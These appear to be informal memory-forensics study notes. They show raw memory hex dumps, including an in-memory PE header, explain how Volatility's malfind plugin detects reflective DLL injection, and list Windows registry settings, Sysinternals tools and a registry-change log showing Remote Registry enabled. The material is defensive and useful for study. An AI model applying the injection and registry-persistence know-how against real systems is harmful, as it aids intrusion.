00000000`031e98e2 61 00 6e 00 00 00 46 00 65 00 62 00 00 00 4d 00 61 00 72 00 00 00 41 00 70 00 72 00 00 00 4d 00 61   a.n...F.e.b...M.a.r...A.p.r...M.a
00000000`031e9903 00 79 00 00 00 4a 00 75 00 6e 00 00 00 4a 00 75 00 6c 00 00 00 41 00 75 00 67 00 00 00 53 00 65 00   .y...J.u.n...J.u.l...A.u.g...S.e.
00000000`031e9924 70 00 00 00 4f 00 63 00 74 00 00 00 4e 00 6f 00 76 00 00 00 44 00 65 00 63 00 00 00 4a 00 61 00 6e   p...O.c.t...N.o.v...D.e.c...J.a.n
00000000`031e9945 00 75 00 61 00 72 00 79 00 00 00 46 00 65 00 62 00 72 00 75 00 61 00 72 00 79 00 00 00 00 00 00 00   .u.a.r.y...F.e.b.r.u.a.r.y.......
00000000`031e9966 00 00 4d 00 61 00 72 00 63 00 68 00 00 00 00 00 00 00 41 00 70 00 72 00 69 00 6c 00 00 00 00 00 00   ..M.a.r.c.h.....A.p.r.i.l.......
00000000`031e9987 00 4a 00 75 00 6e 00 65 00 00 00 00 00 00 00 00 4a 00 75 00 6c 00 79 00 00 00 00 00 00 00 00 00   .J.u.n.e.......J.u.l.y.........
00000000`031e99a8 41 00 75 00 67 00 75 00 73 00 74 00 00 00 00 00 53 00 65 00 70 00 74 00 65 00 6d 00 62 00 65 00 72   A.u.g.u.s.t.....S.e.p.t.e.m.b.e.r
00000000`031e99c9 00 00 00 00 00 00 00 4f 00 63 00 74 00 6f 00 62 00 65 00 72 00 00 00 4e 00 6f 00 76 00 65 00 6d 00   .......O.c.t.o.b.e.r...N.o.v.e.m.
00000000`031e99ea 62 00 65 00 72 00 00 00 00 00 00 00 44 00 65 00 63 00 65 00 6d 00 62 00 65 00 72 00 00 00 00 00   b.e.r.......D.e.c.e.m.b.e.r.....
00000000`031e9a0b 00 41 00 4d 00 00 00 00 00 50 00 4d 00 00 00 00 00 00 00 00 4d 00 4d 00 2f 00 64 00 64 00 2f 00   .A.M.....P.M.........M.M./.d.d./.
00000000`031e9a2c 79 00 79 00 00 00 00 00 64 00 64 00 64 00 64 00 2c 00 20 00 4d 00 4d 00 4d 00 4d 00 20 00 00 00   y.y.....d.d.d.d..,. .M.M.M.M....
00000000`031e9a4d 00 64 00 64 00 2c 00 20 00 79 00 79 00 79 00 79 00 00 00 48 00 48 00 3a 00 6d 00 6d 00 3a 00 73 00   .d.d.. .y.y.y.y..H.H.:.m.m.:.s.
00000000`031e9a6e 73 00 00 00 00 00 00 00 00 65 00 6e 00 2d 00 55 00 53 00 00 00 00 00 00 00 a8 9a 1e 03 00 00 00 00   s........e.n.-.U.S..............
00000000`031e9a8f 00 b8 9a 1e 03 00 00 00 00 c8 9a 1e 03 00 00 00 00 d8 9a 1e 03 00 00 00 00 6a 00 61 00 2d 00 4a 00   ..............................j.a.-.J.
00000000`031e9ab0 50 00 00 00 00 00 00 00 7a 00 68 00 2d 00 43 00 4e 00 00 00 00 00 00 00 6b 00 6f 00 2d 00 4b 00 52   P.......z.h.-.C.N.......k.o.-.K.R
00000000`031e9ad1 00 00 00 00 00 00 00 7a 00 68 00 2d 00 54 00 57 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   .......z.h.-.T.W................
```

Memory

Virtual: Previous | Offset: 0`031e0000 | Display format: Byte | Next

```
00000000`031e0000 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 MZ..........................@.......
00000000`031e0021 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0e 1f ................................
00000000`031e0042 ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 ......!..L.!This program cannot b
00000000`031e0063 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 e4 e9 59 8a e run in DOS mode....$........Y.
00000000`031e0084 a0 88 37 d9 a0 88 37 d9 a0 88 37 d9 51 4e f8 d9 b2 88 37 d9 51 4e f9 d9 f4 88 37 d9 51 4e fa d9 a7 ..7...7...7.QN....7.QN....7.QN...
00000000`031e00a5 88 37 d9 a0 88 36 d9 ee 88 37 d9 5c ff 8e d9 a5 88 37 d9 02 4f f8 d9 a2 88 37 d9 02 4f fd d9 a1 88 .7...6...7.\.....7..O....7..O....
00000000`031e00c6 37 d9 02 4f fe d9 a1 88 37 d9 02 4f fb d9 a1 88 37 d9 52 69 63 68 a0 88 37 d9 00 00 00 00 00 00 7..O....7..O....7.Rich..7.......
00000000`031e00e7 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 64 86 06 00 f2 3b 28 52 00 00 00 00 ..................PE..d....;(R....
00000000`031e0108 00 00 00 00 f0 00 22 20 0b 02 0b 00 00 78 00 00 00 ac 00 00 00 00 00 00 40 16 00 00 00 10 00 00 00 ......" .....x.........@........
00000000`031e0129 00 00 80 01 00 00 00 00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 70 ......................................p
00000000`031e014a 01 00 00 04 00 00 00 00 00 00 00 02 00 60 01 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 10 .............`......................
00000000`031e016b 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 10 00 00 00 90 f1 00 00 67 00 00 00 60 ea 00 00 ..........................g...`...
00000000`031e018c 3c 00 00 00 00 50 01 00 e0 01 00 00 00 40 01 00 8c 07 00 00 00 00 00 00 00 00 00 00 00 60 01 00 24 <....P.......@.................`..$
00000000`031e01ad 05 00 00 90 92 00 00 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .......8........................
00000000`031e01ce 00 00 a0 e2 00 00 70 00 00 00 00 00 00 00 00 00 00 00 00 00 90 00 00 18 02 00 00 00 00 00 00 00 ......p.........................
00000000`031e01ef 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 24 77 00 00 00 10 00 00 .................text...$w......
00000000`031e0210 00 78 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 f7 .x..................`.rdata...
00000000`031e0231 61 00 00 00 90 00 00 00 62 00 00 00 7c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 a.......b...|.............@..@.d
00000000`031e0252 61 74 61 00 00 00 60 36 00 00 00 00 01 00 00 14 00 00 00 de 00 00 00 00 00 00 00 00 00 00 00 00 00 ata...`6........................
00000000`031e0273 00 40 00 00 c0 2e 70 64 61 74 61 00 00 8c 07 00 00 00 40 01 00 00 08 00 00 00 f2 00 00 00 00 00 00 .@....pdata......@..............
00000000`031e0294 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 73 72 63 00 00 00 e0 01 00 00 50 01 00 00 02 00 00 00 ........@..@.rsrc.......P......
00000000`031e02b5 fa 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 8c 06 00 00 00 60 ...............@..@.reloc......`
00000000`031e02d6 01 00 00 08 00 00 00 fc 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 ......................@..B......
00000000`031e02f7 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..................................
00000000`031e0318 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..................................
00000000`031e0339 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..................................
00000000`031e035a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..................................
00000000`031e037b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..................................
00000000`031e039c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..................................
00000000`031e03bd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..................................
00000000`031e03de 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..................................
00000000`031e03ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..................................
00000000`031e0420 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..................................
00000000`031e0441 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..................................
00000000`031e0462 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..................................
00000000`031e0483 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..................................
00000000`031e04a4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..................................
00000000`031e04c5 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..................................
00000000`031e04e6 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..................................
00000000`031e0507 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..................................
00000000`031e0528 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..................................
00000000`031e0549 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..................................
```

Detecting Reflective DLL Injection with Volatility

`Malfind` is the Volatility's pluging responsible for finding various types of code injection and reflective DLL injection can usually be detected with the help of this plugin.

The plugin, at a high level will scan through various memory regions described by Virtual Address Descriptors (VADs) and look for any regions with `PAGE_EXECUTE_READWRITE` memory protection and then check for the magic bytes `4d5a` (MZ in ASCII) at the very beginning of those regions as those bytes signify the start of a Windows executable (i.e exe, dll):

```
volatility -f /mnt/memdumps/w7-reflective-dll.bin malfind --profile W
```

Note how in our case, volatility discovered the reflective dll injection we inspected manually above with WindDBG:

https://www.ired.team/offensive-security/code-injection-process-injection/reflective-dll-injection

https://github.com/volatilityfoundation/volatility/wiki/Command-Reference-Mal

Random Semis Vulns?

Windows preserves zone information in file attachments

```
key =
'HKLM\SYSTEM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Attachments\SaveZoneInformation'

value = '1'
```

https://learn.microsoft.com/en-us/sysinternals/downloads/sysinternals-suite

The Suite is a bundling of the following selected Sysinternals Utilities: AccessChk, AccessEnum, AdExplorer, AdInsight, AdRestore, Autologon, Autoruns, BgInfo, BlueScreen, CacheSet, ClockRes, Contig, Coreinfo, Ctrl2Cap, DebugView, Desktops, Disk2vhd, DiskExt, DiskMon, DiskView, Disk Usage (DU), EFSDump, FindLinks, Handle, Hex2dec, Junction, LDMDump, ListDLLs, LiveKd, LoadOrder, LogonSessions, MoveFile, NotMyFault, NTFSInfo, PendMoves, PipeList, PortMon, ProcDump, Process Explorer, Process Monitor, PsExec, PsFile, PsGetSid, PsInfo, PsKill, PsList, PsLoggedOn, PsLogList, PsPasswd, PsPing, PsService, PsShutdown, PsSuspend, PsTools, RAMMap, RDCMan, RegDelNull, RegHide, RegJump, Registry Usage (RU), SDelete, ShareEnum, ShellRunas, Sigcheck, Streams, Strings, Sync, Sysmon, TCPView, VMMap, VolumeID, WhoIs, WinObj, ZoomIt

More Cool tools Xd

https://www.nirsoft.net/utils/registry_changes_view.html

RegistryChangesView

File Edit View Options Help

Registry Key	Change Type	Value Name	Value Data	Value Type	Value Data Changed To
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Group...	Added Key				
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\P...	Modified Value	RefCount	38	REG_DWORD	44
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\S...	Modified Value	ServiceSessionId	C1 5E 1B 58 ...	REG_BINARY	B0 8A C2 17 8C 61 90 ...
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Grou...	Modified Value	StartTimeLo	4100090946	REG_DWORD	4065745698
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Grou...	Modified Value	StartTimeHi	30601399	REG_DWORD	30601412
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Grou...	Modified Value	EndTimeLo	4100090946	REG_DWORD	4065745698
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Grou...	Modified Value	EndTimeHi	30601399	REG_DWORD	30601412
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Grou...	Modified Value	LastPolicyTime	19719913	REG_DWORD	19720006
HKEY_LOCAL_MACHINE\System\ControlSet001\services\RemoteRegistry	Modified Value	DisplayName	@regsvc.dll,-1	REG_SZ	Remote Registry
HKEY_LOCAL_MACHINE\System\ControlSet001\services\RemoteRegistry	Modified Value	Start	3	REG_DWORD	2
HKEY_LOCAL_MACHINE\System\ControlSet001\services\RpcLocator	Modified Value	DisplayName	@%systemr...	REG_SZ	Remote Procedure Call ...
HKEY_LOCAL_MACHINE\System\ControlSet001\services\RpcLocator	Modified Value	Start	3	REG_DWORD	2
HKEY_LOCAL_MACHINE\System\ControlSet001\services\Tcpip\Parameters\...	Modified Value	DhcpInterface...	03 00 00 00 ...	REG_BINARY	03 00 00 00 00 00 00 0...

236 item(s), 1 Selected

NirSoft Freeware. http://www.nirsoft.net